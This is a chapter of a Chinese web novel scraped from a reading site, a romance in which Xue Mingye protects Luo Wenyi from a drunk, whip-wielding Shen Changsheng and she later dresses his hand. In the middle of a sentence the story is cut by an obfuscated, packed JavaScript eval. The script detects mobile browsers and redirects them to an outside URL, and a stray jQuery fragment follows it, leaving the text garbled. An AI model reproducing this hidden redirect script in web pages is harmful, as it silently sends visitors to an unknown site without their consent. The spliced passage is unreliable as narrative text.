文趣网 > 都市小说 > 恶犬驯养指南 > 27. 027
    骆文漪知道那是什么感觉。

    好在心跳声微不足道,只有她能听见。

    她压抑的克制着,两人终究要分道扬镳,不能在此时动情。

    薛鸣野那双骨节分明的手,轻而易举地握住如白瓷般冰凉的玉指,在春夜细雨的凉意中,两人的体温在掌心融合。

    “我感受到了。”骆文漪点点头,“你是活的。”

    薛鸣野眉间轻蹙地一笑,“哈啊?”

    那语气的意思是,他好不容易得了个这么机会,可不可以别这么扫兴?“我说我感受到了,你什么时候放开我的手?”骆文漪眉毛一挑说道。

    薛鸣野依依不舍地放开,怀里的金豆提溜着大眼睛察言观色,它在怀里可忙坏了,一会儿抬头看薛鸣野,又看骆文漪,又看胸膛上的手。

    “好冷啊。”骆文漪耸了耸肩,“一会嬷嬷就会来送伞了,你还要逛吗?”

    天公不作美,薛鸣野也不会强求,他摇摇头,“不必了,我送你回去。”

    “这是我家,该是我送你吧。”

    薛鸣野总是下意识地对她好,习惯一旦养成,是深入血肉中,很难改掉的。

    坏的习惯需要挖掉血肉,可这么好的习惯,若是还被挖掉,那就太残忍了。

    骆文漪对他的目光熟视无睹,而是勾着他的玉带,将他勾到她身前,挡住风雨飘来的方向,“你给我挡挡雨。”

    明明骆文漪没碰他,但他脑袋嗡地一声,任由一根手指,将他勾得浑身一软,怀里金豆差点掉下去。

    薛鸣野人高马大,确实能挡住雨,但骆文漪抬头看着他,那张深邃的俊脸,逆着光,阴影轮廓更加明显,正愣怔得不知所措。

    骆文漪嘴角缓缓勾起笑意,她好像又找到薛鸣野身上好玩的事了。

    其实她喜欢薛鸣野不顺从不服气的样子,前世两人刚认识的时候,薛鸣野就是一只倔驴。

    但后来越来越顺从她,反倒是让她感到有些无所适从。

    “薛鸣野,别再长高了。”骆文漪看着将她笼住的身影,没来由地说一句。

    “刚才在饭桌上你还让我多吃一点。”

    “是,但你长得太高了。”骆文漪指了指上面,“就顶房梁了。”

    薛鸣野眼底噙着笑意抬头,他抿了抿唇,“顶就顶呗。”

    骆文漪腰靠着栏杆,她能感觉到薛鸣野的热量,似是无形地将她包裹。

    “你个混蛋!”忽然一道声音,打断两人的对话,两人齐刷刷地寻着声音看过去,见沈长生歪歪斜斜地身影,出现在廊桥拐角,春安和梅儿想要拦没拦住。

    沈长生喝醉了,他刚在饭桌上被县主轻视嘲弄,心里气不打一处来,就把这一切都归咎于骆文漪身上。

    一个被夫家退婚的女人,凭什么瞧不起他?还有这个碍眼的妖精,他又凭什么在骆文漪身边?

    “我就知道,骆文漪你是死性不改,你这辈子就非得、非得在薛家这一颗树上吊死!”沈长生挥着鞭子,气势汹汹地说道。

    刺耳的话已在骆文漪心中,激不起任何波澜,她有先见之明地按住薛鸣野的肩膀,金豆见情势不妙,在怀里冲着沈长生叫着。

    “你个畜生,闭嘴!”沈长生三两步上前,抽着鞭子过来。

    沈氏长鞭是祖传的技艺,即便沈长生再混不吝,那也是从小刻苦扒一层皮苦练的武艺,再加上喝醉了酒没轻没重,挥着鞭子抽过来。

    长鞭裹挟着细雨凉风,骆文漪推着薛鸣野都来不及躲闪,挡在她面前的薛鸣野,抬手握住鞭子,沈长生连酒都醒了一半。

    骆文漪担心地看了一眼他的手,“沈长生,这里是骆家,你撒什么野?放开!”

    取伞而来的孙嬷嬷,正好看到这样的场景,连忙挥手说道:“愣着做什么,沈二公子醉了,还不扶他过去醒酒?”

    沈长生躲掉上来扶他的丫鬟,收了鞭子,咬牙切齿地说道:“我不会放过你们的!”

    骆文漪微微闭眼,前世几乎没有交集,她都没在意沈家这号人,转眼看到薛鸣野的手,“你的手没事吧,回屋我给你上药。”

    孙嬷嬷在后面打伞,收起若有所思的神情,拦在中间说:“姑娘,夫人找你呢,要不请县主来帮忙包扎吧。”

    骆文漪担忧地看了一眼薛鸣野的手:“也好。”

    薛鸣野看着骆文漪离开的背影,蜷了蜷手指,那点对他来说微不足道的疼痛,密密麻麻地钻进心底。

    -

    席面散后,费氏拉着女儿到屋里吃糖糕,并若有所思地看着她。

    骆文漪觉得母亲有话要说,所以抬头笑道:“母亲是不是有话要说啊?”

    费氏轻咳一声,笑着为女儿添茶水,“我是想要问你,想没想过以后要如何?”

    果子甜得腻人,骆文漪都吃得有些牙酸,“母亲,你是怎么想的?”

    “母亲并非看不出来,那个薛家三郎对你有意思,还有沈家的,可这些人都是不堪托付的。”费氏垂眸说道。

    骆文漪听薛家三郎,心里竟不由得颤了颤,“母亲,你不用担心,沈家,只要你不同意,父亲不同意,我不同意,他们还能硬娶不成?至于薛鸣野,他终归是要回华京的。”

    骆文漪面无表情地压抑着心中密密麻麻的疼,她早擅长伪装情绪,母亲却不熟悉这样的女儿,看着她若有所思,最后点点头,“是,是这么个理,可是...”

    “母亲,我不想嫁人。”

    “你不想嫁人?”

    “我想跟着父亲学做生意。”

    费氏眸光闪动,感叹了几声,转念一想这样也好,总归是自己家的营生,至少不会担心吃不饱穿不暖。

    母女俩又说了点体己话,等骆文漪回房里的时候,就见到县主气鼓鼓地在那吃剥好的荔枝。

    “怎么了?”骆文漪问。

    “还不是那个跟倔驴一样的薛三郎啊,他那点皮外伤,哪用得着我啊?”

    骆文漪眨了眨眼,“他怎么了?”

    “哼,我好心好意地去给他包扎,谁成想人家根本就不用,原本上面就是一点伤口啊,谁知道他作的什么死,不知道怎么弄的,又划了好大一个口子。”

    骆文漪眉头微微蹙起,她知道薛鸣野疯起来不管不顾,但好歹也长了些本领,不该这么任性。

    县主吃得嗓子有点上火,她吐出荔枝籽,“要不,你去看看他?他那个讨厌鬼,也就听仙女的话。”

    “好。”骆文漪没惊动嬷嬷,而是带着梅儿去的薛鸣野房间。

    夜深又起疾风细雨,打湿了骆文漪的裙尾,她踏入房内,只有两三灯盏开着,薛鸣野坐在昏暗里。

    骆文漪有点生气,气薛鸣野用这种幼稚的方法引她前来,她没说话,坐到他身边,托起他的手,打开药箱,拿开纱布,为他包扎。

    薛鸣野看着骆文漪,眼眸温柔得仿佛要化出蜜来,倒是骆文漪神情紧张,不知道的还以为受伤的是她。

    骆文漪托着他的手,一点点认真地为他上药。从前世她第一次为他上药开始,薛鸣野想就算多伤几次也愿意

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17785613|208177||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    。

    哪怕用遍体鳞伤,换取骆文漪一丝同情也值,他就是这么卑鄙地藏着阴暗的内心。

    时至今日,他都卑鄙地藏着伪装着,他害怕,怕他身上有哪一点薛家人的样子露出来,会让骆文漪对他避而远之。

    他就快藏不住了。

    “你不疼吗?”

    “嗯?”薛鸣野反应过来,装模作样地说道,“啊、疼。”

    这一看就是装的,骆文漪眼底聚起无奈的笑意,手上毫不留情地一按,只听薛鸣野倒吸一口凉气的声音,她暗笑没抬头。

    薛鸣野看到骆文漪笑了,他也跟着笑,笑着笑着眼眸忽然暗淡下去。

    他发现,他对骆文漪了解得太少了。他所熟知的,是在侯府时那个的骆文漪,那时候,她是别人的妻子,又不能时时刻刻和她在一起。

    而前世骆文漪不会敞开心扉地和他说这些事,转而一想,这些事薛鸣易都知道,他心里就忍不住地窝火。

    “那个姓沈的,之前也会欺负你吗?”

    “欺负?”骆文漪仔细回想着,摇摇头说道,“沈长生一直以来都是顽劣的性子,我小时候,会带着商会里所有的孩子,到海边船舶上玩,大家都很规矩,只有他上蹿下跳地像个落地的炮仗,惹这个惹那个地讨人厌。”

    薛鸣野听得全神贯注,忘掉掌心的伤痛,他迫切地想知道骆文漪的一切,“后来呢?”

    “有一次,他惹了伯母家的表妹,我拿着树枝追着他跑了半个海滩,把他踹海里了,后来他回去就捡起长鞭的看家本事…”骆文漪意识到自己说多了,转而看向薛鸣野饶有兴致地看着,忽而抬头弹了下他的眉心。

    她没用力,但薛鸣野麻了一下,顺着眉心到心尖。

    “我跟你说这些做什么?”

    骆文漪说着用纱布帮他包扎,还没包扎好,薛鸣野忽然握住她的手,声音温柔中带着一丝恳切,“你要说。”

    明暗的光落在薛鸣野的眼眸,如月光溶入翠玉,看得骆文漪一愣。

    他的眼睛好漂亮,虽然她不是第一天知道,眼前却格外漂亮,正因这双眼眸,让整个深邃狠厉的面容,都显得温柔许多。

    “你想听?”骆文漪鬼使神差地问。

    “我想听。”许是他太迫切,寻着她的目光压过来,“从前我问你,你总是不说。”

    前世后来骆文漪每次来找薛鸣野,他就会讲自己的故事留住她。

    骆文漪仔细想想,她记得薛鸣野会和她讲,他与母亲一些温情的事情,那时她就知道,薛鸣野品性不坏。

    因为他母亲很好。

    但薛鸣野问起她时,她是觉得,没有必要同他说这些,让他了解她的过去。

    而她如今,一时间不知从何说起。

    薛鸣野似乎看出她的窘迫,于是笑了笑说:“没关系,你想不想不想说都行,但我有个请求。”“什么?”

    “你也得带我去海边玩!不,海边玩不够,你得带我逛遍泉州……”

    念在薛鸣野是初来乍到的客人,总得让人家感到宾至如归,毕竟他总是要回华京的,骆文漪应下了。

    梅儿早就在门口等候多时,她察言观色地上前,替姑娘打伞,虽然姑娘没说话,但她能看得出来,姑娘的心乱了。

    廊外凉雨将歇未歇,潮润润的空气,无声地钻入人心,连呼吸缠上了几分温柔的痒。

    骆文漪走到自己房门前,才缓过一口气,她方才察觉,今日心头种种迹象来看。

    她好像有些舍不得薛鸣野走。